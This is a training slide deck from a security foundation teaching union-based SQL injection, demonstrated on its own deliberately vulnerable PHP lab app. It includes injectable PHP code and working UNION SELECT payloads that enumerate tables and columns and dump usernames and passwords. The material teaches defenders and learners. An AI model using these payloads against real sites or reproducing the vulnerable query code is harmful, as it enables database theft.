

Union Exploitation Technique



**CYBER SECURITY &
PRIVACY FOUNDATION**

Cyber Security & Privacy Foundation(CSPF)

Introduction

With help of 'UNION' operator and 'ORDER BY' clause, an attacker is able to dump the entire database from the web application vulnerable to SQL Injection

Union Operator

- To combine the result from multiple SELECT statements into a single result set.
- Rules need to be followed in order to use UNION:
 - ✓ The number of columns should be same in all SELECT statement
 - ✓ The columns should have the same data type

Example:

SELECT id, name from users UNION SELECT id, name from moderators

Query:

```
SELECT id, name  
FROM users  
UNION SELECT id, name  
FROM moderators  
LIMIT 0 , 30
```

Result:

id	name
1	david
2	john
6	Perseus
8	henry

Order By Clause

Allows you to display the results in a sorted order (either ascending or descending)

Syntax: SELECT ORDER BY COLUMN_NAME

Example:-

```
SELECT * FROM `users` order by name|
```

Result:

id	name
1	david
5	jim
2	john
10	naren

- You Can also specify column number instead of column name.


```
SELECT * FROM `users` order by 2
```

Result:

id	name
1	david
5	jim
2	john
10	naren

INFORMATION_SCHEMA

- Information database
- Stores information about all the other databases that the MySQL server maintains



The screenshot shows the MySQL Workbench interface. On the left, the 'information_schema' database is selected in the schema list. The main pane displays the 'TABLES' view for the 'information_schema' database. The table lists various system tables including CHARACTER_SETS, COLLATIONS, COLLATION_CHARACTER_SET_APPLICABILITY, COLUMNS, COLUMN_PRIVILEGES, ENGINES, EVENTS, and FILES. The table has columns: TABLE_CATALOG, TABLE_SCHEMA, TABLE_NAME, TABLE_TYPE, ENGINE, and TABLE_COMMENT.

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE	TABLE_COMMENT
def	abc	requests	BASE TABLE	InnoDB	
def	abc	tdata	BASE TABLE	InnoDB	
def	abc	users	BASE TABLE	InnoDB	
def	bts	posts	BASE TABLE	InnoDB	
def	bts	tdata	BASE TABLE	InnoDB	
def	bts	users	BASE TABLE	InnoDB	

Getting Information from Information_Schema Database

Getting list of all tables in all Databases maintained by MySQL

```
mysql> select * from information_schema.tables
```

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE	VERSION	ROW_FORMAT
def	abc	requests	BASE TABLE	InnoDB	10	Compact
def	abc	tdata	BASE TABLE	InnoDB	10	Compact
def	abc	users	BASE TABLE	InnoDB	10	Compact
def	bts	posts	BASE TABLE	InnoDB	10	Compact
def	bts	tdata	BASE TABLE	InnoDB	10	Compact
def	bts	users	BASE TABLE	InnoDB	10	Compact

Database Names

**TABLES available in
Databases**

Listing only Tables of Currently selected Database

```
mysql> select table_name from information_schema.tables where  
table_schema=database()
```

Result:

```
mysql> select table_name from information_schema.tables where table_schema=database()  
ase();  
+-----+  
| table_name |  
+-----+  
| posts      |  
| requests   |  
| tdata      |  
| users      |  
+-----+  
4 rows in set (0.00 sec)
```

Getting list of all Columns in all tables

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	ORDINAL_POSITION	C
def	abc	posts	postId	1	
def	abc	posts	content	2	
def	abc	posts	title	3	
def	abc	posts	user	4	
def	abc	requests	details	1	
def	abc	tdata	id	1	
def	abc	tdata	page	2	
def	abc	users	ID	1	
def	abc	users	username	2	
def	abc	users	email	3	

TABLES

Columns

Listing only columns of a specific table

```
mysql> select column_name from information_schema.columns where  
table_name='users'
```

Result:

```
mysql> select column_name from information_schema.columns where table_name='users';
```


column_name
ID
username
email
password
about
privilege
avatar
ID
username
email
password
about
privilege
avatar

Demo Application

Presentation Tier

- Here, We have a page that displays different post contents based on a given ID

When ID is equal to “1”, it displays the following content :



When ID is equal to “2”, it displays the following content :



Cyber Security & Privacy Foundation(CSPF)

Application Tier : PHP Code of the Page

```
$result=mysql_query("select * from posts where postid=".$_GET['id']) or die(mysql_error());
if(mysql_num_rows($result)>0)
{
    while($row=mysql_fetch_array($result))
    {
        echo "<B style='font-size:22px'>Title: ".$row['title']."</B>";
        echo "<br/>- Posted By ".$row['user'];
        echo "<br/><br/>Content:<br/>".$row['content']."";
    }
}
```

Data Tier

```
mysql> SELECT * from Posts where postid=1;
```

postid	content	title	user
1	Feel free to ask any questions about BTS Lab	First Post	admin


1 row in set (0.00 sec)

- As You can see, the 'POSTS' table has 4 columns

Exploitation

- As we already know, UNION operator only works if the number of columns are equal.
- So, we need to find the number of columns that is currently being SELECTed.
- To achieve that, we will be using 'ORDER BY' clause

Finding Number of Columns



Finding Number of Columns

ORDER BY 1

localhost/btslab/vulnerability/ForumPosts.php?id=2 ORDER BY 1

Content:	Cyber Security & Privacy Foundation
----------	-------------------------------------

ORDER BY 2

localhost/btslab/vulnerability/ForumPosts.php?id=2 ORDER BY 2

Content:	Cyber Security & Privacy Foundation
----------	-------------------------------------

ORDER BY 3

localhost/btslab/vulnerability/ForumPosts.php?id=2 ORDER BY 3

Content:	Cyber Security & Privacy Foundation
----------	-------------------------------------

Continued..

ORDER BY 4

localhost/btslab/vulnerability/ForumPosts.php?id=2 ORDER BY 4

Content:
Cyber Security & Privacy Foundation

ORDER BY 5

localhost/btslab/vulnerability/ForumPosts.php?id=2 ORDER BY 5

Unknown column '5' in 'order clause'

- When We try to send '**ORDER BY 5**' query, we are getting '**unknown column**' error message.
- It indicates results of the SELECT statement has only '**4**' **columns**

UNION

- Let's use the UNION to execute our own SELECT Statement.
- Append ' UNION SELECT 1,2,..X' to the ID value (Here, X is number of columns)

localhost/btslab/vulnerability/ForumPosts.php?id=2 union select 1,2,3,4

Title: CSPF

- Posted By user

Content:

Cyber Security & Privacy Foundation **Title: 3**

- Posted By user

Content:


2

Cyber Security & Privacy Foundation(CSPF)

Getting MySQL UserName

Request:

example.com/ForumPosts.php?id=2 Union Select 1,2, USER(),4



Getting Current Database Name

Request:

example.com/ForumPosts.php?id=2 Union Select 1,2, Database(),4

:/btslab/vulnerability/ForumPosts.php?id=2 union select 1,2,database(),4

Content:

Cyber Security & Privacy Foundation
- Posted By 4

Title: abc

Getting List of Tables

Request:

example.com/ForumPosts.php?id=2 union select
1,2,group_concat(table_name),4 from INFORMATION_schema.tables
where table_schema=database()

?id=2 union select 1,2,group_concat(table_name),4 from INFORMATION_schema.tables where table_schema=database()

Cyber Security & Privacy Foundation **Title:**
posts,requests,tdata,users
- Posted By 4

Getting List of Columns

- Let's Get Column names of 'Users' Table

Request:

example.com/ForumPosts.php?id=2 union select
1,2,group_concat(column_name),4 from
INFORMATION_schema.columns where table_name='users'

example.com/ForumPosts.php?id=2 union select 1,2,group_concat(column_name),4 from INFORMATION_schema.columns where table_name='users' ▾ ↻

Cyber Security & Privacy Foundation **Title:**

ID,username,email,password,about,privilege,avatar

- Posted By 4

Dumping Data

- Let's dump username, passwords from the 'users' table

Request:

example.com/ForumPosts.php?id=2 **union select**
1,2,group_concat(username,':',password),4 from users

